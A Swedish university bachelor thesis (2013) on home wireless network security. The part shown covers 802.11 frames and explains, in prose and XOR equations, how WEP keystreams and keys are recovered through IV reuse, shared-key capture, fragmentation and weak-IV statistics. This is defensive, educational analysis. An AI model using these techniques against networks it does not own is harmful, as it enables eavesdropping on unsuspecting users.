CHALMERS | GÖTEBORGS UNIVERSITET

# Säkerhet i det trådlösa hemnätverket

## – En analys av de vanligaste säkerhetslösningarna

***Kandidatarbete inom Data- och informationsteknik***

DANIEL MALMQVIST
HANNES SANDAHL
JOEL ROLLNY
MATTIAS MARKEHED

Chalmers tekniska högskola
Göteborgs universitet
Institutionen för Data- och Informationsteknik
Göteborg, Sverige, Juni 2013

**Säkerhet i det trådlösa hemnätverket**
– En analys av de vanligaste säkerhetslösningarna

Daniel. Malmqvist
Hannes. Sandahl
Joel. Rollny
Mattias. Markehed



Examiner: Arne. Linde

Chalmers University of Technology
University of Gothenburg
Department of Computer Science and Engineering
SE-412 96 Göteborg
Sweden
Telephone + 46 (0)31-772 1000

Department of Computer Science and Engineering
Göteborg, Sweden June 2013

## Förord

Denna rapport behandlar ett kandidatarbete och genomfördes som ett samarbete mellan studenter på *Chalmers Tekniska Högskola*, *Datateknik* 300 hp och *Göteborgs Universitet*, *Datavetenskapligt program* 180 hp. Kandidatarbetet har utförts under en termin och omfattar 15 hp. Projektet innehåller både teoretiska och praktiska studier.

De trådlösa enheterna har blivit en populär del i hemnätverket vilket har gjort att det blivit allt viktigare med en hög säkerhetsnivå i det trådlösa nätverket. Detta kandidatarbete syftar till att undersöka och analysera säkerheten i dessa hemnätverk.

Vi vill tacka vår nya vän och mentor *Ali Sahleson* för mycket god vägledning, stöttning genom hela arbetet och den expertis han tillfört. Vi vill även tacka fackspråk för de språkliga verktyg vi försetts med under arbetets gång. Ett stort tack skänks också till övriga personer som bidragit på ett eller annat sätt.

## Sammanfattning

I denna rapport granskas de säkerhetslösningar som används i dagens trådlösa hemnätverk. Det ökande antalet trådlösa enheter har gjort behovet av pålitliga säkerhetslösningar allt viktigare. Rapporten syftar till att upplysa läsaren om den teknologi som ligger till grund för dessa säkerhetslösningar samt informera om de brister som finns. Dessutom rekommenderas läsaren hur denne kan uppnå en tillräckligt hög nivå av säkerhet i hemnätverket.

Flera av dagens säkerhetslösningar har rapporterade brister. De allvarligaste av dessa undersöktes i ett testnätverk med hjälp av lättillgängliga verktyg för att få en uppfattning om hur utsatt den gemene hemanvändaren är.

Testerna visade att flera attacker var effektiva och lätta att genomföra. Vi har också sett att flera av nätverken, i vårt stickprov, är mottagliga för dessa attacker. Ytterligare en genomförd undersökning visade att Internetleverantörers kundtjänst i flera fall inte hade tillräckligt med kunskap inom området för att ge gemene man information om pålitliga säkerhetslösningar.

## Abstract

The security solutions used in wireless home networks are examined in this report. The growing number of wireless units have increased the need for reliable security solutions. This report aims to enlighten the reader about the fundamental technology used in wireless security solutions and inform about the existing flaws. A recommendation about how to achieve a high level of security in the home network is also given to the reader.

Several flaws in the security solutions in use have been reported. Of these the most severe has been examined in a test network using highly accessible tools to get a perception of how vulnerable the user is.

The tests showed that several attacks were efficient and easily carried out. We have also seen that several of the home networks in our sample are susceptible to these attacks. Our survey revealed that the Internet service provider's technical support in many cases lacked the knowledge necessary to inform the user about reliable security solutions.

## Innehållsförteckning

## Förkortningslista

**AES** – *Advanced Encryption Standard*
**ARP** – *Address Resolution Protocol*
**CBC** – *Cipher-Block Chaining*
**CCMP** – *Counter Cipher Mode with Block Chaining Message Authentication Code Protocol*
**EAP** – *Extensible Authentication Protocol*
**HMAC** – *Keyed-Hash Message Authentication Code*
**ICV** – *Integrity Check Value*
**IP –** *Internet Protocol*
**MAC** – *Media Access Control*
**MIC** – *Message Integrity Code*
**NFC** – *Near Field Communication*
**PIN** – *Personal Identification Number*
**PBC** – *Push Button Configuration*
**RC4** – *Ron's Code 4*
**SNAP –** *Subnetwork Access Protocol*
**SSID** – *Service Set Identification*
**TKIP** – *Temporal Key Integrity Protocol*
**UPnP** – *Universal Plug and Play*
**WEP** – *Wired Equivalent Privacy*
**WPA** – *Wi-Fi Protected Access*
**WPA2** – *Wi-Fi Protected Access 2*
**WPS** – *Wi-Fi Protected Setup*

## Definitioner

Detta avsnitt innehåller definitioner av specifika termer. Dessa har gjorts baserat på hur termerna används i samhället.

**Accesspunkt** – Enhet med stöd för 802.11 i infrastrukturläge som gör det möjligt för trådlösa enheter att kommunicera med övriga enheter i nätverket. Det kan finnas en eller flera accesspunkter i ett nätverk.

**Gemene hemanvändare** – Med gemene hemanvändare menas en person med tillräckliga kunskaper för att till exempel kunna ansluta nya enheter i det trådlösa hemnätverket men kanske inte utför säkerhetskonfigurationer på ett optimalt sätt.

**Klient** – En trådlös enhet som är ansluten, eller har möjlighet att ansluta, till ett trådlöst nätverk.

**Oktett** – Dataenhet med åtta bitar som skickas seriellt vid kommunikation. Oktett används som en översättning av engelskans byte.

**Trådlöst nätverk** – Nätverk som består av en eller flera accesspunkter som enheter kan ansluta till.

**Trådlös hemrouter** – En enhet som används i hemmiljö med samma funktioner som återfinns i en router och en trådlös accesspunkt. Den trådlösa hemroutern kan även innehålla funktioner så som brandvägg och NAT (*Network Address Translation*). Routern låter användare komma åt Internet från trådlösa enheter.

# 1 Inledning

Den trådlösa routern har blivit en populär del i hemnätverket på grund av det växande antalet trådlösa enheter. Informationen skickas över radiokanaler vilket gör att trafiken enkelt kan avlyssnas. Detta har öppnat upp för nya angrepp på nätverken eftersom fysisk tillgång till nätverksutrustningen inte längre krävs. Antalet potentiella angripare har ökat med denna utveckling eftersom vanligt förekommande utrustning kan användas vid angrepp. I dagsläget försöker man förhindra attacker med hjälp av olika säkerhetslösningar, till exempel används olika typer av kryptering för att se till att den data som skickas enbart ska kunna läsas av rätt enhet.

## 1.1 Bakgrund

År 2010 sändes ett avsnitt av *Uppdrag granskning* [1], som visar hur det på bara ett par minuter går att penetrera lösenordsskyddade trådlösa hemnätverk. En av personerna i programmet visar hur denne kan avlyssna den kommunikation som sker mellan klient och trådlös hemrouter med hjälp av en bärbar dator. Därefter hävdas att även lösenord och bankuppgifter skulle kunna bli stulna om de användes på Internet medan avlyssningen pågår.

Mycket känsliga uppgifter skickas idag genom nätverk och skulle en utomstående person ha möjlighet att avlyssna eller störa ut nätverket kan det skapa stora problem för användaren. Störs kommunikationen kan tjänster som i normala fall går på ett ögonblick ta betydligt längre tid, eller i vissa fall helt sluta fungera. Ett ännu större problem skulle vara om en angripare har möjlighet att avlyssna kommunikationen på nätverket. Angriparen skulle då ha en bättre utgångspunkt för att till exempel kartlägga användaren eller försöka komma åt dennes finansiella tillgångar.

Det är en fara för den personliga integriteten om en angripare kan få tag på information som visar vad en hemanvändare gjort när denne har varit ansluten till Internet.

## 1.2 Syfte

Undersökningens huvudsyfte är att ta reda på hur säkra de trådlösa hemnätverken är i dagsläget.

Vi vill granska om det är möjligt att olovligt ta sig in i trådlösa hemnätverk med lättillgänglig utrustning. Denna utrustning kan till exempel vara en bärbar dator med gratis mjukvara ämnad för ändamålet. I denna analys kommer det att undersökas hur väl de olika säkerhetsåtgärderna som implementerats skyddar det trådlösa nätverket. Undersökningen kommer således att klargöra vilka eventuella svagheter som finns i dagens system för att därefter presentera förslag på lösningar som skulle kunna åtgärda eller aktivt förebygga bristerna.

I undersökningen kommer det också att analyseras hur väl skyddad individen, den gemene användaren, faktiskt är. Detta genom att bland annat undersöka hur säkra de rekommendationer som föreskrivs av Internetleverantörer är.

Rapporten ska även ge en djupare förståelse för den teknologi som ligger till grund för dagens säkerhetslösningar. Detta för att kunna argumentera för vad som gör systemen tillförlitliga respektive tvivelaktiga ur säkerhetssynpunkt.

## 1.3 Avgränsningar

Trådlös kommunikation i nätverk är ett brett område. Projektet begränsas därför kraftigt för att det ska bli realistiskt att utföra inom de tidsramar som angivits. Teknologi som till exempel *Enterprise* vilka riktar sig mot organisationer kommer inte att behandlas. Detta eftersom den gemene hemanvändarens säkerhet ligger i fokus. Avgränsningarna är uppdelade i två avsnitt; hårdvara och mjukvara.

- Nätverksutrustningen ska vara representativ för motsvarande utrustning som gemene man använder sig av. Därför används trådlösa routrar med stöd för 802.11 ämnade för hemnätverk. Under undersökningen antas också att hårdvaran fungerar som specificerat för att undvika att arbetet riktas mot testning och jämförelse av hårdvara och tillverkare.

- Redan befintlig mjukvara används då behovet av att utveckla egen inte anses existera. Detta eftersom de kostnadsfria programvaror som finns lättillgängliga på Internet är de som en majoritet av angripare troligtvis skulle använda sig av.

## 1.4 Precisering av frågeställningen

Är det säkert att använda trådlösa hemnätverk? Det är huvudfrågan vi vill besvara med vår undersökning.

*SVT* sände för en tid sedan ett uppmärksammat samhällsmagasin [1]. I detta program hävdades att användare av trådlösa hemnätverk inte alls är säkra och att attacker utförda för att ta sig in i dessa nätverk lätt kan genomföras. Stämmer detta? Eller är gemene man väl skyddad om denne följer de rekommendationer som föreskrivs av olika aktörer inom branschen? Det är viktigt att besvara dessa frågor då trådlösa nätverk används i stor utsträckning.

Finns det brister i den teknologi som ligger till grund för den säkerhet som återfinns i dagens trådlösa nätverk? Härstammar eventuella brister ifrån framtagandet av de standarder eller är det tillverkare och utvecklare som slarvar med implementeringen av dessa? Detta är frågor som ska undersökas för att få en klar bild över var eventuella brister finns och hur dessa skulle kunna åtgärdas.

Hur säkra är dagens grundläggande skydd och i vilken utsträckning används de? Hur väl

skyddar säkerhetslösningar, som definierats av IEEE och Wi-Fi Alliance, som WEP (*Wired Equivalent Privacy*), WPA (*Wi-Fi Protected Access*), WPA2 (*Wi-Fi Protected Access 2*) och WPS (*Wi-Fi Protected Setup*)? Detta kommer att undersökas genom att ta reda på om det är möjligt att ta sig in på ett trådlöst hemnätverk och hur resurskrävande detta är. Även möjligheterna att störa ut pågående kommunikation kommer att undersökas.

En undersökning kommer utföras för att granska om olika Internetleverantörer rekommenderar skilda säkerhetsinställningar. Dessutom ämnar vi att ta fram en rekommendation som kan hjälpa den gemene användaren att göra säkerhetsinställningar på sitt hemnätverk.

## 2 Teknisk referensram

I detta kapitel presenteras den teknologi som ligger till grund för säkerheten i de trådlösa hemnätverken. Då undersökta säkerhetslösningar skiljer sig åt kommer dessa att introduceras stegvis.

Säkerhetsprotokollet WEP (*Wired Equivalent Privacy*) utvecklades i samband med specifikation 802.11 [2]. Som namnet föreslår är *Wired Equivalent Privacy* ämnat att ge likvärdig säkerhet som återfinns i trådbunden kommunikation. Bara två år efter att WEP introducerades hittades en brist i protokollet [3]. Därefter dröjde det inte länge innan ett verktyg utvecklades för att utnyttja denna svaghet. Verktyget gjorde det möjligt att få fram det lösenord som användes. Lösenordet kunde sedan utnyttjas för att dekryptera trafiken.

Då WEP introducerades hade USA restriktioner på de kryptografiska system som exporterades [2, pp. 77]. En av dessa restriktioner begränsade nyckellängden som fick användas i WEP. Detta försvagar protokollet då det har stöd för längre nycklar. Längre nycklar kan i sin tur leda till en ökad säkerhetsnivå. Dessa restriktioner upphävdes i januari år 2000 [4], vilket gjorde att WEP kunde börja användas med dubbelt så långa nycklar.

WEP var det enda säkerhetsprotokoll som fanns definierat i 802.11 när standarden introducerades. Det är idag möjligt för en angripare att på bara några minuter beräkna lösenordet. Då flertalet brister upptäcktes i WEP-protokollet påbörjades arbetet med att utveckla ett nytt protokoll där dessa åtgärdas. Arbetet kulminerade i att WPA (*Wi-Fi Protected Access*) introducerades år 2003 [5].

Syftet med WPA var att åtgärda bristerna i WEP samtidigt som stöd för all befintlig hårdvara skulle finnas. Detta krav begränsade utvecklarnas frihet, men var nödvändigt för att snabbt ersätta WEP. Medan WPA var tänkt som en kortsiktig lösning utvecklades samtidigt WPA2, vilket var tänkt att vara en långsiktig säkerhetslösning och utvecklades därför från grunden.


När ett trådlöst nätverk används i hemmiljö är det viktigt med rätt säkerhetsnivå. Dessutom måste användarna kunna utföra enklare ändringar som att lägga till fler enheter i nätverket. WPS, vilket uttyds *Wi-Fi Protected Setup*, är tänkt att ge användaren möjlighet att installera ett trådlöst hemnätverk med högsta tillgängliga säkerhet med en enkel, nästan automatisk process [6]. Detta innebär bland annat att nätverksnamn och starkt WPA2 lösenord genereras. Produkter med WPS som certifierats av *Wi-Fi Alliance* har funnits på marknaden sedan 2007 [7]. Det ökande antalet trådlösa enheter på marknaden gör behovet av en lösning av denna typ större än någonsin [6].

Att data kan överföras krypterat mellan trådlösa enheter betyder inte att kommunikationen är fri från brister. Störning av kommunikationen i nätverket kan orsaka problem. I de tidigare beskrivna protokollen krypteras endast datapaketen och inte de ramar paketen skickas i. Detta kan utnyttjas av en angripare för att störa enheter på nätverket.

## 2.1 Ramar för Media Access Control

Innan man kan skicka data trådlöst inkapslas innehållet. Informationen i inkapslingen kan bland annat visa vilken typ av meddelande den har, kod för att upptäcka bitfel samt adressering.

För att skicka data och koordinera ett trådlöst nätverk används MAC-ramar. Ramarna kan delas upp i tre olika grupper: *administration* (eng. *management*), *data* och *kontroll* [8, pp. 404-437]. MAC-ramen, vilken illustreras i Figur 1, består bland annat av adressinformation för avsändaren och mottagaren, felrättande kod, fragmentnummer och information om vilken ramtyp som används.




Figur 1. *MAC-ram.*

Administrationsramen är en MAC-ram som används för att låta klienter ansluta till ett nätverk, röra sig mellan olika accesspunkter och hitta nya nätverk. Det finns ett antal olika typer av administrationsramar. Några av dem viktigaste typerna är *beacon, probe, associering, avassociering, autentisering* och *avautentisering.*

- I ett trådlöst nätverk sänds normalt beacon-ramar ut periodiskt från accesspunkter. I meddelandet inkluderas bland annat SSID (*Service Set Identifier*), vilket kortfattat kan beskrivas som nätverkets namn. Beacon-ramarna har två huvudsakliga syften varav det ena är att låta en klient hitta nya nätverk och det andra är att låta redan anslutna klienter välja accesspunkten med bäst signal på samma nätverk.

- Istället för att vänta på en beacon-ram kan klienten skicka ut en probe-förfrågan till accesspunkten. När accesspunkten får en förfrågan svarar den med ett probe-svar som innehåller information om nätverket. Med erhållna svar kan klienten sedan välja en lämplig accesspunkt baserat på information så som signalstyrka.

Eftersom förfrågan riktas mot ett specificerat nätverk används det ofta för att se om ett tidigare använt nätverk finns inom räckhåll.

- För att en klient ska kunna använda ett trådlöst nätverk måste först en *associeringsram* skickas. Accepterar accesspunkten ramen associeras klienten till nätverket. Vilken accesspunkt klienten väljer i ett nätverk kan bero på till exempel signalstyrka. När data sedan skickas till klienten används den accesspunkt som klienten är associerad till.

  En klient kan endast vara associerad med en accesspunkt åt gången och måste därför genomföra en återassociering för att kunna välja en ny accesspunkt på nätverket. Detta bryter kopplingen till den föregående accesspunkten och skapar en association till den nya.

- En *avassocieringsram* kan skickas av antingen accesspunkten eller den anslutna klienten. Meddelandet berättar för mottagaren att associeringen brutits. Efterföljande meddelanden till denna enhet kommer att ignoreras.

- För att kunna kommunicera på ett krypterat nätverk, krävs att en autentisering görs. Ett antal olika metoder används för autentisering beroende på vilken typ av system som önskas.

- En avautentiseringsram skickas ut när en autentiserad anslutning avslutas. Avautentiseringsramen är inte en förfrågan utan ett meddelande där någon av enheterna tillkännager att denna avbrutit den autentiserade anslutningen.

## 2.2 Branschorganisationer

I detta avsnitt beskrivs ett par av de organisationer som har stort inflytande vid utvecklingen av teknologin som ligger till grund för de trådlösa nätverken. Dessa är IEEE (*Institute of Electrical and Electronics Engineers*) och *Wi-Fi Alliance*.

### 2.2.1 Institute of Electrical and Electronics Engineers

IEEE och dess 415 000 medlemmar [9] har producerat flera publikationer och tekniska standarder som ligger till grund för mycket av den teknologi som används inom trådlös kommunikation. I en årsrapport [9] från 2011 beskrivs IEEE som världens största branschorganisation dedikerade åt avancerade tekniska innovationer som kan vara till nytta för mänskligheten.

### 2.2.2 Wi-Fi Alliance

*Wi-Fi Alliance* är en global ideell branschorganisation vars mål är att driva utvecklingen av trådlösa nätverk framåt [10]. *Wi-Fi CERTIFIED*™-programmet lanserades i mars år 2000. Programmet certifierar trådlös nätverksutrustning. En produkt certifierad av *Wi-Fi Alliance* får använda sig av logotypen som återfinns i Figur 2 för att den lätt ska kännas igen. *Wi-Fi Alliance* har certifierat mer än 15 000 produkter och har ca 500

medlemsföretag [10].


Figur 2. *Wi-Fi CERTIFIED™-logotypen.*

## 2.3 Säkerhetsprotokollet Wired Equivalent Privacy

*Wired Equivalent Privacy* [2, Ch. 8], mer känt som WEP, är ett protokoll som togs fram för att ge konfidentialitet åt den annars helt öppna kommunikationen i trådlösa nätverk. Under åren har flertalet allvarliga brister upptäckts i WEP.

### 2.3.1 Specifikation

Säkerhetsprotokollet WEP togs fram i samband med specifikationen för 802.11 [2]. WEP är ämnat att ge konfidentialitet med hjälp av kryptering som använder en hemlig nyckel, vilken delas av klient och hemrouter.

För att ansluta till ett trådlöst nätverk som har WEP aktiverat krävs först att en autentisering sker. Autentisering i WEP kan vara av typen *Open System* alternativt *Shared Key*. Valet av autentiseringstyp sker vid konfiguration av den trådlösa hemroutern. *Open System* innebär att klienten endast skickar en autentiseringsförfrågan till accesspunkten. Om accesspunkten accepterar klientens förfrågan blir enheten autentiserad utan att något lösenord angetts. Enheter kommer inte kunna kommunicera om de inte delar samma nyckel.

Med *Shared Key* som autentiseringsmetod skickar klienten förfrågan om autentisering varvid accesspunkten svarar med en slumpad utmaning som klienten ska kryptera med den delade nyckeln. Efter att ha krypterat denna utmaning skickar klienten tillbaka den till accesspunkten som kommer att dekryptera och jämföra den med den ursprungliga utmaningen. Är dessa identiska kommer accesspunkten att autentisera klienten.

WEP finns i två standardvariationer där den enda skillnaden är nyckellängden. I den första versionen som publicerades används en 64 bitar lång nyckel, medan den andra använder en 128 bitar lång nyckel. De första 24 bitarna av denna nyckel är initialiseringsvektorn. En initieringsvektor används för att krypterade segment inte ska bli identiska när samma nyckel används. Initialiseringsvektor gör att den delade nyckeln blir 40 bitar respektive 104 bitar lång.

För att ge konfidentialitet i WEP används RC4 (*Ron's Code 4*). RC4 är ett strömchiffer vilket betyder att det genererar en pseudoslumpmässig bitström. Säkerheten som ges vid användningen av RC4 anses fortfarande vara stark om den implementeras på ett korrekt

sätt [11, pp. 46, 89].

RC4 används för att generera pseudoslumpmässiga bitströmmar som används vid kryptering. För ändamålet adderas dem binärt enligt XOR. För att kryptera med dessa bitströmmar används den logiska operatorn XOR (*exklusiv disjunktion*). I Figur 3 beskrivs hur XOR-operationen fungerar. Om samma nyckel används som indata till RC4 fås alltid samma bitström. För mer information om hur RC4 genererar bitströmmar, se Appendix A.

| **A** | **B** | **A ⊕ B** |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 1 | 1 |
| 1 | 0 | 1 |
| 1 | 1 | 0 |

Figur 3. *Sanningstabell för XOR. XOR-operatorn representeras av* ⊕.

För att kryptera indata utförs XOR på denna med en nyckelström på följande sätt:

$$Indata \oplus RC4(Nyckel) = Chiffertext$$

För att dekryptera chiffertexten utförs XOR på denna med samma nyckelström på följande sätt:

$$Chiffertext \oplus RC4(Nyckel) = Indata$$

| 24 bitar | 6 bitar | 2 bitar | 0 - 2132 oktetter | 32 bitar |
|---|---|---|---|---|
| Initialiserings -vektor | Oanvänt | NyckelID | Data | ICV |

Figur 4. *WEP-ram.*

Figur 4 visar WEP-ramens olika fält. *NyckelID* pekar ut det lösenord som används och tillsammans med initialiseringsvektorn ger detta krypteringsnyckeln för paketet. ICV uttyds *Integrity Control Value*, det vill säga *integritetskontrollvärde*. Skulle datafältet ha blivit modifierat ska ICV visa detta. ICV ska vara en CRC-32-kontrollsumma för datafältet. Ett polynom används för att utföra en restdivision på datafältet, vilket resulterar i denna kontrollsumma [12].


Efter att kontrollsumman har beräknats krypteras både datafältet och kontrollsumman med hjälp av RC4. För att inte samma nyckel ska användas flera gånger genereras en

initialiseringsvektor som sammanfogas med nyckeln. För att mottagaren av paketet ska kunna dekryptera det måste mottagaren veta vilken initialiseringsvektor som användes. Denna vektor bifogas därför som klartext i paketet.

WEP stödjer upp till fyra olika nycklar, vilket låter maximalt fyra personer ansluta till samma accesspunkt utan att behöva dela lösenord. Detta leder i sin tur till att en användare inte kan dekryptera de andra användarnas trafik.

### 2.3.2 Attacker och brister

Under åren har ett flertal brister hittats i WEP-protokollet vilket visas i Figur 5. En av de stora bristerna i WEP-protokollet [2, Ch.8] är att det inte skyddar mot återspelningsattacker. En *återspelningsattack* (eng. *Replay attack*) är när en angripare har avlyssnat en del av en konversation för att sedan skicka tillbaka den data som avlyssnades. Detta ger angripare möjlighet att skicka samma paket ett obegränsat antal gånger utan att det anses vara ett felaktigt paket.




Figur 5. *Tidslinje över WEP och några av dess brister.*

En utav de stora bristerna i WEP-protokollet uppstår när samma initialiseringsvektor används till olika paket. Används samma initialiseringsvektor och nyckel kommer paketen krypteras med samma pseudoslumpmässiga bitström. Detta kan reducera delar av krypteringen genom att använda följande XOR-operation:

$$Paket_n = RC4(Nyckel) \oplus Indata_n$$

$$Paket_1 \oplus Paket_2 \Rightarrow$$

$$(RC4(Nyckel) \oplus Indata_1) \oplus (RC4(Nyckel) \oplus Indata_2) \Rightarrow$$

$$RC4(Nyckel) \oplus RC4(Nyckel) \oplus Indata_1 \oplus Indata_2 \Rightarrow$$

$$Indata_1 \oplus Indata_2$$

På grund av denna relation kan det ena paketets indata beräknas om det andra paketets indata är känd. Till exempel kan $Indata_1$ beräknas med:

$$Indata_1 \oplus Indata_2 \oplus Indata_2 = Indata_1$$

Ytterligare en utav de stora bristerna i WEP-protokollet är att initialiseringsvektorn som används för att ge unika nyckelströmmar endast är 24 bitar lång. Då den är 24 bitar lång finns det endast 16 777 216 stycken unika initialiseringsvektorer. Med en låg hastighet av 11 Mbps och paket med en genomsnittlig storlek på 1 500 oktetter, vilket ofta är den maximala längden ett meddelande kan ha, tar det cirka fem timmar att använda alla unika initialiseringsvektorer. Det finns inget krav i specifikationen av WEP [2, Ch. 8] på att initialiseringsvektorerna ska användas i någon speciell ordning. Detta leder till att enheter kan använda en uppräknare, med ett fixt startvärde, för att generera värdet på initialiseringsvektorerna. Om enheten startas om kommer vektorerna att användas i samma ordning, det vill säga att vektorerna kolliderar. Skulle en angripare ha möjlighet att starta om en given accesspunkt kan denne avlyssna paket med initialiseringsvektorer som använts tidigare. XOR-operationerna, som nämnts ovan, kan då användas för att reducera krypteringen.

Skulle slumpmässiga initialiseringsvektorer användas är systemet fortfarande inte skyddat mot kollisioner. Sannolikheten för att en kollision uppstår i slumpmässiga system är stor, vilket kan visas med *Födelsedagsparadoxen* (eng. *Birthday paradox*) [13].

#### 2.3.2.1 Attack för att generera nya nyckelströmmar

En av de enklare attackerna utnyttjar att WEP använder en nyckelström vid kryptering. Om angriparen skulle få reda på någon nyckelström kan denna användas för att kryptera egenkonstruerad data. För att utföra denna attack måste angriparen känna till några av datafältets inledande oktetter innan det blev krypterat. En del av nyckelströmmen kan då beräknas med hjälp av följande relation:

$$Indata \oplus RC4(Nyckel) = Chiffertext \Leftrightarrow Chiffertext \oplus Indata = RC4(Nyckel)$$

Angriparen får endast ut en begränsad längd av nyckelströmmen. Längden motsvarar de tidigare kända oktetterna. Då det inte finns något skydd mot att initialiseringsvektorer återanvänds kan angriparen nu injicera valfri data med maximalt samma längd. Fler nyckelströmmar kan erhållas med hjälp av nätverkets trådlösa router, eftersom routern kan vidarebefordra meddelandet med en ny kryptering. Skapar angriparen ett paket adresserat till en annan enhet i nätverket och skickar detta till den trådlösa hemroutern kommer denna att kryptera paketet på nytt innan det skickas ut på nätverket igen. Detta ger angriparen ytterligare en nyckelström enligt samma princip som ovan.

#### 2.3.2.2 Shared key-attack

Genom att använda autentiseringsmetoden *Shared Key*, beskrivet i avsnitt 2.3.1, ska en

enhet kryptera en utmaning som den trådlösa hemroutern skapat och därefter skicka tillbaka denna. Avlyssnas konversationen kan angriparen få ut den nyckelström som användes genom att använda en XOR-operation på utmaningen med enhetens svar.


$$Utmaning \oplus Svar = Nyckelström$$

Utmaningen är alltid 128 oktetter lång vilket ger att en lika lång nyckelström erhålls. Nyckelströmmen kan sedan användas på samma sätt som beskrivet ovan.

2.3.2.3 Fragmenteringsattack

Specifikationen 802.11 stödjer fragmentering med upp till sexton fragment. Detta gör att den begränsning som nämnts i de två föregående avsnitten överkoms. Den metod som beskrivs i [14] går ut på att skicka egenvald data till accesspunkten i sexton fragment. Accesspunkten rekonstruerar sedan dessa fragment innan denna data slutligen skickas vidare i ett paket. De paket som angriparen skickar till accesspunkten är krypterade med samma nyckelström. Denne kan sedan avlyssna det paket som accesspunkten skickar för att då få en matchning mellan den egenvalda texten och en chiffertext. Detta kan ge en nyckelström på upp till sexton gånger längden av den ursprungliga nyckelströmmen. Detta kan sedan återupprepas till dess att angriparen har 2 304 oktetter utav en nyckelström, vilket är den maximala längden av ett datafält i ett WEP-paket.

Svårigheterna med attackerna som nämnts ovan är att angriparen måste veta vad ett datapaket inleds med. I [14] framkommer att det finns paket som både är lätta att identifiera samt ofta börjar på samma sätt. Figur 6 illustrerar ARP (*Address Resolution Protocol*) som är ett av de paket som vanligen förekommer i IPv4-nätverk. Dessa paket används för att ge enheter i nätverket koppling mellan IP- och MAC-adresser. Har en enhet inte den MAC-adress som tillhör mottagarens IP-adress i sin tabell måste den först skicka ut ett ARP-paket för att hämta adressen. Kopplingen sparas i en ARP-tabell som ofta är dynamisk. Detta innebär att adresser som inte förekommer i datatrafik under en förutbestämd tid plockas bort från tabellen.




Figur 6. *ARP-paket.*

De fyra första fälten är oftast likadana i ett IPv4-nätverk. Detta kan ge angriparen sex oktetter klartext. Med hjälp av fragmenteringsattacken kan sedan nyckelströmmen utökas.

2.3.2.4 Statistiska attacker
Med de attacker som hittills beskrivits kan nyckelströmmar tas fram. Dessa kan sedan användas för att dekryptera och injicera paket på nätverket. Attackerna ger dock inte lösenordet som användes för att skapa nyckelströmmarna.

År 2001 publicerades en rapport som presenterade en ny attack mot WEP [3]. Rapporten beskriver hur det är möjligt att få fram det lösenord som används med hjälp av svaga initialiseringsvektorer. För att en initialiseringsvektor ska klassas som svag enligt denna rapport måste två egenskaper uppfyllas. Första oktetten måste ha ett värde från 0x03 till 0x0D och den andra oktetten ha värdet 0xFF. Om dessa egenskaper är uppfyllda för tillräckligt många paket kan nyckeln räknas med hjälp av en ekvation. Denna återfinns i Appendix B.

Ett skydd mot attacken som nämnts ovan är att aldrig tillåta initialiseringsvektorns andra oktett anta värdet 0xFF, dock hjälper inte skyddet mot andra attacker av samma typ då det finns fler så kallade svaga initialiseringsvektorer. En person under pseudonymen *KoreK* identifierade ett flertal svaga initialiseringsvektorer vilka finns publicerade på ett forum [15] och finns utförligare beskrivet i en rapport [16].

## 2.4 Säkerhetsprotokollet Wi-Fi Protected Access
Eftersom WEP (*Wired Equivalent Privacy*) visades innehålla många sårbarheter fanns ett behov att skapa ett nytt säkerhetsprotokoll där dessa åtgärdats. En ny samling standarder började att utvecklas vilken definierar två stycken säkerhetsprotokoll vid namn WPA (*Wi-Fi Protected Access*) och WPA2 (*Wi-Fi Protected Access 2*).

WPA använder sig av krypteringsprotokollet TKIP (*Temporal Key Integrity Protocol*) och skapades specifikt för att ersätta WEP utan att behöva byta ut befintlig hårdvara [5, pp. 43]. Säkerhetsprotokollet WPA2 använder krypteringsprotokollet CCMP (*Counter Cipher Mode with Block Chaining Message Authentication Code Protocol*) och skapades för att tillhandahålla hög säkerhet för trådlös kommunikation under en lång tid framöver.

